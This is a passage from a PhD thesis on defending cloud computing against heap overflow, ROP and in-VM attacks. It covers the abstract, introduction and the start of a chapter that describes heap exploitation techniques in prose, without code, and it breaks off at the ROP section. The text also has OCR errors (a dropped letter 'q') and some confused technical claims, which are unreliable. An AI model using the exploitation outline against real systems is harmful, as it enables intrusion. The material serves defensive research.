Defensive Countermeasures against Cyberattack on Cloud Computing

A thesis submitted to Auckland University of Technology in fulfilment of the requirements for the degree of Doctor of Philosophy

by

Yao Chu (Alex) Zhu

Mcom (Hons)

Supervisors

Professor Nurul I Sarkar

Dr Raymond Lutui

School of Engineering, Computer & Mathematical Sciences

Auckland, New Zealand

2023

Abstract

While cloud computing services have numerous advantages, they confront serious security threats. The complexity of cloud computing security tremendously exceeds traditional network security because cloud computing works in a dynamic environment with uncountable terminals in wired or wireless connections. New cyberattack techniques against cloud computing are continuously being invented. A review of literature reveals that heap overflow attacks, return-oriented programming (ROP) attacks, and cyberattacks launched inside virtual machines are the most notorious cyberattacks to compromise cloud computing. Although various defensive countermeasures against such attacks have been developed, malicious attackers can still circumvent many existing defensive countermeasures. In this thesis, an empirical investigation of the defensive countermeasures against three different cyberattack techniques is described, and its results are reported. In the investigation, the mixed method approach is chosen to collect qualitative data from cybersecurity experts and conduct experiments in a controlled environment to collect quantitative data for analysis.

The contributions of this thesis are to propose three novel defensive countermeasures: (1) Eight-tier Heap Overflow Prevention (EHOP) is a defensive countermeasure against heap overflow attacks. It is based on eliminating eight cyberattack approaches of function pointer modification. (2) Trie Graph of Monitoring Program (TGMP**)** is a defensive countermeasure of monitoring program control flow integrity and turning up the number of gadgets in each node of trie graph against ROP attacks. (3) Five-Tier Detection Mode (Five-TDM) prevents cyberattacks launched inside VMs. It is based on eliminating five cyberattack approaches inside VMs. These three defensive countermeasures are closely connected because heap overflow can meet one of the essential requirements of ROP attacks; ROP attacks that are launched inside VMs are more accessible to succeed than those launched outside the cloud.

Attestation of Authorship

"I hereby declare that this submission is my own work and that, to the best of my knowledge and belief, it contains no material previously published or written by another person (except where explicitly defined in the acknowledgements), nor material which to a substantial extent has been submitted for the award of any other degree or diploma of a university or other institution of higher learning."

Signature

Date: 18/05/2023

Acknowledgements

I would like to take this opportunity to highly appreciate my supervisors Professor Nurul I Sarkar, and Dr Raymond Lutui for their exemplary guidance and encouragement throughout my thesis project. I also thank our administrator PhD's assistance from the School of Engineering, Computer & Mathematical Sciences, Auckland University of Technology. I especially appreciate Dean Mark Orams, Associate Dean Rosser Johnson, Dr Wei Qi Yan, Dr Roopak Sinha, Student Relations Advisor Emiliana Faapoi, Student Advocacy Team Leader TomVasey. Finally, I appreciate my wife Ms. Liyi Huang, my daughter Miss. Sharon Zhu, and my son Mr. Roger Zhu. I am not able to fulfill this thesis without their support.

Publications

1. Zhu, Y., Yan, W., Sinha, R. (2021) ROP defense using trie graph for system security. International Journal of Digital Crime and Forensics 13(6) DOI: 10.4018/IJDCF.20211101.oa7

2. Zhu, Y., Yan, W. (2017) Exploring defense of SQL injection attack in penetration testing. International Journal of Digital Crime and Forensics, 9(4): 62-71

3. Eight-tier Heap Overflow Prevention has been submitted to IEEE Security & Privacy for publishing.

4. Five-tier Detection Mode (Five-TDM) Against Cyberattack Launched inside Virtual Machines has been submitted to IEEE Security & Privacy for publishing.

Contents

List of Tables

List of Figures

List of Abbreviations

ASLR	Address Space Layout Randomization
BMC	Baseboard Management Controller
BOF	Buffer Overflow
BROP	Blind Return Oriented Program
BSS	Block Started by Symbol
CAML	Correlated Attack Modelling Language
COOP	Counterfeit Object-Oriented Programming
DDoS	Distributed Denial of Service
DEP	Data Execution Prevention
DROP	The name of one return-oriented programming defensive countermeasure.
EHOP	Eight-tier Heap Overflow Prevention
EIP	Extended Instruction Pointer
ESP	Extended Stack Pointer
Five-TDM	Five-Tier Detection Mode
FOP	Function-Oriented Programming
GOT	Global Offset Table
IAT	Import Address Table
IDS	Intrusion Detection Systems
IMPI	Intelligent Platform Management Interface
IPS	Intrusion Prevention Systems
LBR	Last Branch Record
MCU	Micro-controllers

MITM	Man-in-the-middle attack
NAT	Network Address Translation
NIC	Network interface controller
NOP	No operation that executes nothing with a byte
NSPR	Netscape portable run time
OTA	Over-The-Air
PC	Personal Computer
PIE	Position Independent Executables
PLT	Procedure Linkage Table
ROP	Return-Oriented Program
SCADA	Supervisory Control and Data Acquisition
SMM	System Management Mode
SOP	Signal Return-Oriented Programming
SQL	Structured Query Language
TGMP	Trie Graph of Monitoring Program
TLB	Translation Look aside Buffer
TDM	Tier Detection Mode
TPM	Trusted Platform Module
VM	Virtual Machine
VNIC	Virtual Network Interface Controller
vSDN	virtual Software-defined Networking

Chapter 1 Introduction

1.1 Research Objectives and Motivation

The main objectives of this research were to propose a solution to improve the defensive countermeasures to cyberattack in the cloud such as heap overflow attacks, ROP attacks, and cyberattacks launched inside virtual machines (VMs).

Cloud is a model with shared computing resources that provides computing services [1]. It provides cloud users with convenient and on-demand network consumption that cloud users can access everywhere with existing digital communication. Cloud computing lets cloud users pay fewer costs and minimum computing service management effort because they share a pool of networks, servers, computer storage, and various application configurable computing resources. It avoids computing resource waste and increases shared computing resources' usable rate, effectiveness, and efficiency. Network society enters the 2.0 stage and has been hugely developed. Cloud users enjoy a much more rapid speed of internet connection, downloading, and uploading large-size data files in a short period. The cloud has influenced lots of current human being life.

Cloud computing develops exponentially in the last decade owing to its advantages [2]:

- Cheaper costs: Cloud users can pay cheaper prices because they share common computing resources. Computing resources can be maximally utilized without waste.
- Adaptability: Cloud users can adjust the scope of cloud service usage according to each demand and just pay for what they have consumed. Cloud users pay using fees according to the scope of network infrastructure, platform, and various computing resources.
- Secure: The cloud can afford more professional security experts to maintain and defend cloud security in various computing areas. It is impossible to afford for small enterprises.

Cloud brings us huge advantages, but it also confronts fiercer cyberattacks than the traditional network as there is a lot of confidential data concerning cloud users. Cloud security concerns the following areas: virtualization, performance, data security, access control, multi-tenancies, software, trust issue, forensics, compliance and legal, monitoring, network, service-related issues, and human resource, etc. [3]. Security cyberattacks in cloud computing consist of hypervisor attacks, Google hacking attacks, CAPTCHA breaking, cross-site scripting (XSS) attacks, Structured Query Language (SQL) injection attacks, wrapping attacks, DDOS attacks, MITM attacks, DNS attacks, sniffer attacks, reused IP Address, phishing attacks, and cookie poisoning [4]. Malicious attackers may first compromise a VM. Then, they continue to exploit the underneath hypervisor. Finally, they compromise the hardware operating system, server, and SaaS interface [5]. The cloud computing security category is classified as cloud computing level, input features, and type of learning algorithm [6]. Shared technology vulnerabilities, malicious insiders, abuse or nefarious consumption of cloud services, vulnerable interfaces, and APIs, denial of service, lacking due diligence, data loss, access management, advanced persistence vulnerable, account hijacking, system vulnerabilities, lacking sufficient identity, credential, data breaches, buffer overflow, integer overflow, and heap overflow attacks must be considered [7].

There are lots of cyberattacks directly against software and hardware operation system. Cyberattacks against the cloud include traditional cyberattacks and newly invented cyberattacks, e.g., return-oriented programming attacks, side-channel, and rollback attacks [8]. Cloud cyberattack surfaces exist cloud-to-cloud, user-to-cloud, user-to-service, service-to-service, service-to-user, service-to-cloud, cloud-to-server, cloud-to-user and user-to-user. A cyberattack on the browser cache is a user-to-service cyberattack. DDoS is a cloud-to-service cyberattack. Malicious interface, availability reductions, and privacy attacks are feasible in service-to-cloud. Compared to traditional cyberattacks, many newly invented cyberattack vectors have been invented inside and outside of the cloud. Confidential data means a gold mine to lure malicious attackers to attempt various cyberattack methodologies to compromise part of the cloud, even the whole cloud system to extract useful information to obtain a financial benefit. Cloud providers have the duty of guarding all confidential information of cloud users. The war between malicious attackers and network security continues and will be fiercer in the future. “Cybercrime To Cost The World $10.5 Trillion Annually By 2025” and “The healthcare industry will respond by spending $125 billion cumulatively from 2020 to 2025 to beef up its cyber defenses. ” cited from: https://cybersecurityventures.com/cybercrime-damages-6-trillion-by-2021/

Cloud security can be grouped into three categories [6]:

1. Cloud computing threat: It includes insecure APIs and interfaces, which provide VMs to interrelate with cloud services and share computer resources. Malicious attackers can reach to organization’s network system or other resources without authority. Cloud providers might configure flexible isolation of virtualization to save costs and maximize their benefits.

2. Network-specific threat: It is the major consideration of network security when the cloud is developed because the network is a vulnerable area to defend against various cyberattacks. It is impossible for IDS/IPS to trace several operating systems running on one hardware platform very well. Networks have lots of potential threats. The purpose of the cyberattacks might launch an eavesdropping attack on the network to extract useful information, modify the content of intercepted packets, relay them, or exhaust network channel resources and make the resource inaccessible, etc. Malicious attackers may obtain transmitting data that packets pass through a virtual network interface controller (NIC) or virtual switch to servers in a virtual machine. It influences security management if a cloud provider does continuously monitor data flow among virtual machines.

3. Popular network attack: Distributed denial-of-service (DDoS) attack impedes website users to reach normal data resources of a website. A DDoS attack is when malicious attackers coordinate many Botnets to send simultaneously and continuously lots of packets to attack the targeted website to stop legitimate website users to access the website. It breaches the computing three principles: confidentiality, Integrity, and availability [9]. Malicious attackers first compromise mass computer terminators that contain vulnerabilities via the internet. Malicious attackers exploit as many computer terminators as possible and leverage the DoS cyberattack. Such an exploited computer terminator is often known as a Botnet. Then, malicious attackers install a specific DDoS tool that remains to control these Botnets. Upon receiving a signal of attack from malicious attackers, all Botnets are aroused to participate in the DDoS cyber-attack.

Exploiting vectors of cloud computing have never uninterruptedly invented and evolved. Various vulnerabilities, such as oversight input validation, stack overflow, integer overflow, heap overflow, memory corruption errors, double free, and format string unfortunately still exist in current computer programs. Malicious attackers can exploit these vulnerabilities and invade cloud computing to fetch or taint data, even escalate privilege to the root.

The main concern of cloud users is data security after they shift their confidential data from an in-house company to the public cloud. Another issue may happen that the old cloud providers do not delete the confidential data after the cloud users have shifted to a new cloud provider, or even sell these confidential data to the competitive opponents of the cloud users. As an increased number of companies switch over to different cloud providers, the data of cloud users becomes more unsafe. Mistaking configuration and lacking knowledge might create security issues in the cloud. Since cloud tenants have applied dynamic IPs, the corresponding servers might not respond quickly enough to allocate new IP addresses which are not listed by the cloud provider. This leaves a risk as to the security hole for malicious attackers. There are many cyberattacks against cloud security, such as fraud, phishing, spiteful insider, unauthorized invasion, insecure interfaces, etc., eventually, leading to data loss or tainted data.

Even though more cloud end users have applied cloud computing services now, there are still lots of potential end-users who have not adopted the cloud service yet. These potential end-users worry about cloud computing security because there are some security issues in cloud computing that have not been solved out, e.g., data security and potential computing security sourcing from sharing computer resources. Security of the cloud hinders cloud further expansion. It is imperative and exigent to research security threats of the cloud and relative defensive countermeasures. It benefits all cloud stakeholders and promotes cloud development to systematically explore various cyberattacks again the cloud and relative defensive countermeasures.

1.2 The Problem

Various new cyberattack methodologies against the cloud are continuously invented. Cyberattacks become more diverse and concealment has fewer costs [10]. Among them, heap overflow, return-oriented programming (ROP), and cyberattacks launched inside virtual machines have been known as notorious cyberattacks against the cloud. ROP

attack is commonly regarded as one of the most threatening cyberattacks against the cloud because it does not require malicious attackers to inject spiteful codes from outside of the targeted computing program. Malicious attackers reuse existing code of the targeted computing program as malicious codes to launch cyberattacks. Therefore, ROP is easier to evade firewall and IDS/IPS detection.

One of the essential requirements of ROP is to shift program control flow to chain enough gadgets as malicious codes. Buffer overflow, integer overflow, and heap overflow can satisfy this requirement for ROP. Compared to buffer overflow and integer overflow, heap overflow has more manipulating approaches for malicious attackers and is easier to shift program control flow because it allows writing and executing in some heap areas.

Malicious attackers might rent one or multiple VMs as their launching cyberattack bases. Cyberattacks launched inside VM can circumvent the strongest computing security defensive countermeasures that are designed to defeat cyberattacks from outside of program systems. Based on these mentioned reasons, this study plans to research heap overflow, return-oriented programming, cyberattack launched inside VMs, and relative defensive countermeasures.

This study wishes to research how malicious attackers utilize vulnerabilities of cloud computing defensive countermeasures to launch heap overflow, ROP, and cyberattacks launched inside VMs. They adopt methodologies of exploiting these vulnerabilities of cloud computing defensive countermeasures and how successfully evade cloud computing defensive countermeasures invade the core of the cloud computing system. Based on this research, this study remedies the existing security loophole of cloud computing defensive countermeasures and designs some novel defensive countermeasures to defend against heap overflow, ROP, and cyberattack launched inside VMs. Based on the problem identified, the following research question is formulated.

Research Question: What can be done to improve the defensive countermeasures against a) heap flow attacks; b) ROP attacks; and c) cyberattacks launched inside VMs in the cloud?

In this research, the research question highlighted the main objective of this thesis. This is to find a solution to improve the defensive countermeasures to cyberattack attacks in the cloud environment such as heap overflow attacks, ROP attacks, and cyberattacks launched inside VMs.

1.3 The Approach

A research methodology is a series of scientific and systematic research methodologies that include research design, numerical schemes, theoretical procedure, data collection, experimental studies, and statistical data analysis [11]. This study adopts both . ualitative and uantitative research methods. The adopted research approach is discussed below.

- ualitative research is regarding collecting human thoughts, opinions, experiences, an in-depth understanding of human activity, the different motives for such activity. It can be used to collect in-depth insights concerning an issue and create new ideas for research. A uestionnaire, focus groups, observation, and in-depth interviews are four commonly used ualitative research methods. As a result, this study employs uestionnaire, focus groups, and in-depth interviews to collect ualitative data for analysis.
- uantitative research is regarding collecting numerical, mathematical, and statistical data. The process of measurement is the key, critical for uantitative research. This study sets up a simulated virtual cloud environment as a test bed for penetration testing.

To guide the outcome of this study, a mixed method of ualitative research and uantitative research approach is taken to solve the research uestion. More details about the chosen research methodology are provided in hapter 4. The adopted research approach is also supported by many key researchers in computer and information sciences e.g., [11], [12], [13], [14].

1.4 Contribution and Structure of This Thesis

Figure 1.1 shows the overall structure of this research. It is crucial to improve defensive countermeasures for heap overflow attacks, ROP attacks, and cyberattacks launched inside VMs because the existing defensive countermeasures contain serious vulnerabilities.

Chapters 2 and 3 provide the foundation and background material for the thesis. Chapter 2 introduces several cyberattack modellings and cyberattack threats of the cloud background. This study focuses on the three most harmful cyberattacks: heap overflow attacks, ROP attacks, and cyberattacks launched inside VMs that includes various virtualization cyberattacks, SQL injection attacks and DDoS attack, and defensive pyramid for cloud computing.



Background
Chapter 2
Cyberattack Modeling and Cyberattacks Threats of Cloud
Chapter 3
Literature Review
Main Contribution
Chapter 4
Methodology
The mixed research methodology is adopted.
Chapter 5
Proposed Novel Defensive Countermeasures
Novel defensive countermeasures are proposed.
Chapter 6
Findings and Analysis
Data of qualitative and quantitative research and analysis
Chapter 7
Discussion
Discuss finding data implication, cloud computing threats and effective defensive countermeasures, recovery strategy, contribution.
Chapter 8
Conclusion and Future Research Directions
Concluding remarks

Figure 1.1: The overall structure of this research.

Chapter 3 reviews the literature on heap overflow attacks, various evolved ROP attacks, and cyberattacks launched inside VMs that include various virtualization cyberattacks, SQL injection attacks, and DDoS attack categories, cyberattack vectors, and approaches in detail. It is essential good knowledge and understanding of how malicious attackers utilize existing vulnerabilities of various defensive countermeasures to launch distinct cyberattacks to remedy security loopholes of existing defensive countermeasures and/or design more effective defensive countermeasures of cyberattacks.

Chapter 4 introduces what research methodology is adopted to conduct research, and separately reviews existing defensive countermeasures against heap overflow attacks, ROP attacks, cyberattacks launched inside VMs, their weaknesses, and the design of this study that includes research design, data processing, data analysis, expecting the outcome.

The main contributions of this research are presented in Chapters 5 to 7. Chapters 5 are primarily concerned with separately proposing to develop three novel algorithms/methods for defensive countermeasures of heap overflow attacks, ROP attacks, and c yberattacks launched inside VMs based on weaknesses of existing defensive countermeasures.

Chapter 6 presents findings of data from qualitative research and quantitative research, analyzing these data, and obtaining solution for the research question.

In Chapter 7, this thesis discusses the implications of findings, cloud computing serious threats and effective defensive countermeasures recommends comprehensive defensive countermeasures, information technology system recovery strategy, and the contribution of this thesis.

In Chapter 8, this study concludes the current research and suggests further research and best practice guidelines for practitioners.

Chapter 2

Cyberattack Modelling and Threats in the Cloud

2.1 Introduction

Chapter 1 outlines the research motivation, problem, methodology, and thesis contribution. A main objective of this thesis was to propose a solution for the defensive countermeasures to cyberattacks in the cloud. A general understanding of cyberattacks and their countermeasures in the cloud environment is required to achieve this objective. This chapter provides an introduction to general cyberattacks, heap overflow attacks ROP, sniffing, Man-in-the-middle attack (MITM), SQL, DDoS modelling and cyberattacks to compromise cloud computing which is necessary for providing a solution of defensive countermeasures.

2.2 Cyberattack Modelling

Establishing a comprehensive model is much more effective to understand and represent cyberattacks. Relative research must understand the different perspectives and characteristics of each cyberattack to defeat it. The popular research applies taxonomy to present, analyse different cyberattacks, and identify their strengths and weakness. It provides solid information to produce different defensive countermeasures against each cyberattack. Supervisory Control and Data Acquisition (SCADA) system is one system that combines software and hardware to control locally or remotely program processes, monitor data gathering, and data processing, directly interact with various sensors, and record log files. It targets various cyberattacks and identifies unique challenges for security.

The taxonomies of attacks are explained as follows: (1) Comparison and analysis of social engineering; (2) A wide range of peer-to-peer networks; (3) The threats in the Cloud.

Modelling cyberattacks is presented mathematically or analytically based on cyberattack vectors and threats. An attack tree is applied to represent cyberattack modules to describe cyberattack patterns or approaches. Correlated Attack Modelling Language (CAML) presents multiple steps of a cyberattack in the model as a formal language. It is equipped with libraries of a predicate that includes systematic properties, events, and states. Because a high level of connectivity and open communication between software and hardware is required, it may be potentially brought in new cyberattacks. Functional models supply a high-level abstraction that may be used to execute a broad exploration of various concepts and narrow the design space. The functional modelling includes cybersecurity functions, a means to analyse the effect of cyberattack functions and refine the design by using cybersecurity countermeasures.

General cyberattack modelling

A cyberattack can be used the following formula to represent:

$$attack \triangleq \langle a \mapsto \tau \rightsquigarrow v, c, l, s, type \rangle$$

where an attack is serious of cyberattacks, a is one kind of cyberattack, τ ⊆ T, T is serious of targets; v ∈ V, V denotes a serious of victims; c ∈ C, C stands for a serious of channels; l ∈ L, L means a set of layers; s presents severity, type ∈ U, U is active or passive attack [15].

2.3 Cyberattacks for Cloud Computing

Malicious attackers tend to first discover a validation vulnerability, and insert malicious codes into the payload, causing the stack buffer overflow, integer overflow, heap overflow, modifying program control flow to execute shell code and escalate privilege. Among lots of computing security threats for cloud computing, this study focuses on heap overflow attacks, return-oriented programming attacks, and cyberattacks launched inside VMs in this thesis.

2.3.1 Heap overflow attack

The exploiting vulnerability of software is the initial stage that malicious attackers compromise network security. Cyberattack on the running time is one of the most prevalent attacks against network security programs because most program languages do not enforce the bounds-checking of input. This provides a security loophole for buffer overflow, heap overflow, and integer overflow to exploit a vulnerable program.



Cyberattacks for Cloud Computing
Heap overflow attack
Return-oriented Programming (ROP) Attack
Cyberattack launched inside of VMs

Figure 2.1: Three Cyberattacks for Cloud computing.

Malicious attackers deliberately insert an input that the input size is larger than than the buffer size in memory which causes a buffer overflow. As the input data can not totally be put into the buffer of memory, it causes the residual part to overwrite the next memory area and modify the program's original execution path. If a computer software program is not well designed to evaluate the size of data, it may cause a buffer overflow. Malicious attackers might utilize stack-based buffer overflow to hijack the binary flow of execution and hack proprietary closed-binary systems.

Heap overflow is one kind of buffer overflow that happens in the heap segment. The heap memory typically stores programming data, and it is dynamically assigned by applications at run time. Some heap areas permit simultaneous writable and executable. Heap overflow in programming is easy to happen if it sources from native C functions that do not enforce appropriate buffer length examination. Heap overflow is still one of the main cyberattack operations that are applied by current attackers against network security because buffer bugs are often discovered. To overwrite a return address or a local variable to change program control flow so that malicious attackers can arbitrarily discover the content of the memory and write malicious codes into the memory address, escalate privilege. They are one of the most significant threats to computer operating systems.

Heap overflow cyberattack can be used following formula to represent:

$$v_s = \begin{cases} u_s >> Num_{bits} << Num_{bits} & \tau_{start} < \tau < \tau_{end} \\ u_s & else \end{cases}$$

where vs presents the attack signal/flow, Us presents the original signal/flow and the overflow attack happens when the remaining content of input overwrites the adjacent memory address content [16].

Heap includes all memory with a different size that is unknown at compile time [17]. When a program processes a string with a different size or number of elements, the heap contains properly the kind of data. The heap includes data that will be saved and recalled later after the data is produced until the memory space is released. It will be a program vulnerability if requesting and releasing memory space are not appropriately managed well. The memory space of the heap is only embedded until the function produces and returns so it is perfect to save local or temporary data. Another heap exploitation method is to corrupt the heap by applying the unlink macro or frontline, then modify integers in a heap to cope with malicious codes if a well-crafted fake chunk of memory is executed or a chunk has been successfully manipulated with the unlink macro [18].

Heap requests or frees memory in the global heap segment. Furthermore, it is accessible and reversible in global programs via applying pointers as dynamical refer in allocated memory [1] . It starts from the end of the Block Started by Symbol **(**BSS). It is controlled by realloc , malloc , and free . It is shared by all shared modules and libraries in a computer process. W riting is not allowed in the .text segment, but the read- only ability is shared among different threads of programs. Data and BSS segments save static and global program variables, they are writable. Malicious attackers may directly manipulate blocks of the memory address in the heap segment and arbitrarily reserve and release memory blocks. They can modify data on a scratchpad, stack, heap, and embed some worm at run time. Heap overflow is different from stack-based buffer overflow and integer overflow. It normally taints programs that data lead to the internal structure, e.g., linked list pointers, program functions direct pointers to be overwritten to compromise heap or dynamic memory address allocation connects (malloc metadata).

Malicious attackers might infer the pattern of a stack. The amount of memory for the stack req uirement of each command in compile period that is already pre-set. To study the current stack trace, malicious attackers can infer generally the pattern of the stack by checking the pass stack trace. The pattern of the heap can also be inferred. The heap memory space is reused if the available memory area is bigger than the size of data req uired in program processing, so the pattern of the heap keeps significantly altering. Besides, the heap structure also dynamically changes according to the buffer size req uirement. It is difficult to compromise heap area based on its characters. But malicious attackers might manipulate the stack pointer in memory. Malicious attackers may alter an object instance inside a class that carries a virtual function in the heap area. The memory near the object and near the object s vtable can be manipulated. The virtual table is designed to manage calling functions in the dynamic and late binding method. The vtable pointer and packet buffer in the heap area might be modified if the object has been altered.

There are some restrictions to making heap overflow attacks based on the following reasons:

- As there is no return address and CPU register stored in the heap segment, the control flow is difficult to dominate and must hijack the function pointer from the Global Offset Table (GOT) which is a stocked global variable address table of the data section or modify calling functions' stack.
- The memory of the heap is set by metadata chunks. The heap area memory is controlled by "metadata" chunk memory. It communicates with various free lists. The users with memory allocated may freely reach the heap area. Malicious attackers might access and modify some of the heap segments. To exploit heap overflow, the important key factor is to alter the state of the heap.
- It is more hidden and difficult to find out the entry point to start compromising. Heap overflow is different from buffer overflow, integer overflow, and other overflows to modify memory address.

It is feasible to insert malicious codes into a remote stack that causes a heap overflow attack against the software security when the server is restarted after a crash. Malicious attackers can compromise compiled open-source servers or private closed-binary services and construct malicious codes inside source codes. Traditional cyberattack approaches target both distribution and special binary. When heap overflow happens, a heap pointer variable is replayed, and the points link is manipulated by the malicious attackers to a targeted area. Once the replayed pointer is freed, the program wrongly treats the manipulated section as a heap block. The manipulated area may be altered when the heap block is aroused, malicious attackers can arbitrarily reveal the content of memory and inject malicious codes into the memory of the heap area.

Format string [20] is an effective exploiting method for heap overflow, which is an ASCII string that includes both format parameters and text. A string is regarded as a format string if user input is parsed as the first argument of printf family functions. Format function for ANSI code conversion is applied to convert primitive digits of the program into human-readable language. There is a vulnerability of format string if attackers can input the format string to ANSI C format function no matter wholly or partially.

The functions of the format strings are: (1) To store either indirectly by reference or directly by value; (2) To rule types of parameters; (3) To control the function behaviour; and (4) To manipulate parameters stored in the stack.

Malicious attackers can find out the content, insert arbitrary data into any location of memory, and even write NUL bytes by applying format string to cheat a computer program and treat the input as program commands. When special sequences or characters control channel and data channel are combined into one channel because there is an argument of the format processing function, it may cause the vulnerability of format string. Malicious attackers deliberately exploit how the controlling channel crashes with a program thread and extracts data from a core dump or frozen process. Even though a kernel of a Unix system can detect format string, malicious attackers may circumvent this detection by utilizing various evading techniques. The program can be exploited if attackers deliberately inject malicious codes into the controlling channel. If a kernel of the UNIX system catches this illegal pointer access, the program will be terminated, dumped core, and a SIGSEGV signal will be emitted. This cyberattack utilizes a pointer to track the stack location with the format parameters. It produces a core dump image of a remote process and reconstructs binaries. Heap overflow in programming is easy to be implemented because its sources are from native C functions that do not enforce appropriate buffer examination.

The address of the ".text" instruction is the same for every processing. Malicious attackers may use the address of ".text" among one instruction in the heap area to alter the return address. If a process is not protected by Position Independent Executable (PIE), the address of ".text" instruction is the same for every processing. Malicious attackers may use the address of ".text" among one instruction to manipulate the return address to obtain the memory address of the path environment variable so as to deduce how far from the beginning of inserted malicious codes of format string in memory address to the end of the stack frame. It is known as the pointer that was conveyed to print if the method is called.

Heap overflow exploitation may easily circumvent IDS/IPS with malloc code. Heap exploitation standardizes the heap and moves it to the predictable state, to modify the size field of a formerly distributed chunk of an "an_entry" structure. The allocated memory treats that the next chunk is stored inside a data segment under the control area.

The next fake chunk indicates as free, and two memory chunks are combined as one. Malloc releases the next chunk off its doubly connected list of free blocks, and it invokes an UNLINK under malicious attackers' manipulation. Malicious attackers might invoke as many as possible UNLINK to dominate more "an_entry" entries and release them at the same time to server_twrite_entries() function. Malicious attackers can arbitrarily write into arbitrary addresses by applying the creation of memcpy_remote() function and write shellcode to escalate privilege into the low address of a stack by utilizing the memcpy_remote() function; They might modify every memory address of the stack from the top to bottom until the saved instruction pointer is discovered. They might successfully execute shellcode when the internal function return after the program releases the chunk.

2.3.2 Return-oriented Programming (ROP) Attack

